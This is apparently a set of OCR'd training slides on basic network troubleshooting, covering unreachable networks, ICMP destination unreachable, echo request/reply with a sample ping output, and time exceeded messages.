


LO#04: Summarize the Basic Network Troubleshooting Techniques

Notes: ____


Unreachable Networks

- Network communication depends on certain basic **conditions** being met:
  - Sending and receiving devices must have the **TCP/IP protocol stack** properly configured:
    - Proper configuration of the **IP address** and **subnet mask**
    - If **datagrams** are to travel outside of the local network, a default gateway must also be configured
  - The **router** must also have the TCP/IP protocol properly configured on its **interfaces**, and it must use an appropriate routing protocol
  - If these conditions are not met, then **network communication** cannot take place
  - **Examples of problems:**
    - Sending device may address the datagram to a non-existent **IP address**
    - The destination device is not connected to its **network**
    - The router's **connecting** interface is down
    - The router does not have the information necessary to locate the **destination network**



- An ICMP destination **unreachable message** is sent if:
  - The host or port is unreachable
  - The network is unreachable


Destination Unreachable Message



- If datagrams cannot be **forwarded** to their destinations, ICMP sends back a **destination unreachable** message to the sender, indicating that the **datagram** could not be properly forwarded
- A destination unreachable message may also be sent when **packet fragmentation** is required in order to forward a packet:
  - Fragmentation is usually necessary when a datagram is forwarded from a **token-ring network** to an Ethernet network
  - If the datagram does not allow **fragmentation**, the packet cannot be forwarded, which will generate and send a destination unreachable message
- Destination **unreachable** messages may also be generated if **IP-related** services such as **FTP** or **web services** are unavailable

Notes:

ICMP Echo (Request) and Echo Reply



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.10.1.11

Pinging 10.10.1.11 with 32 bytes of data:
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.1.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data.........		

Echo = Type 8
Echo Reply = Type 0

Ethernet Header (Layer 2)			IP Header (Layer 3)	ICMP Message (Layer 3)						Ether. Tr.
Ethernet Destination Address (MAC)	Ethernet Source Address (MAC)	Frame Type	Source IP Add. Dest. IP Add. Protocol Field	Type 0 or 8	Code 0	Checksum	ID	Seq. Num.	Data	FCS

IP Protocol Field = 1
The echo request message is typically initiated using the ping command


Time Exceeded Message

ICMP Time Exceeded
Type = 11

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data.........		

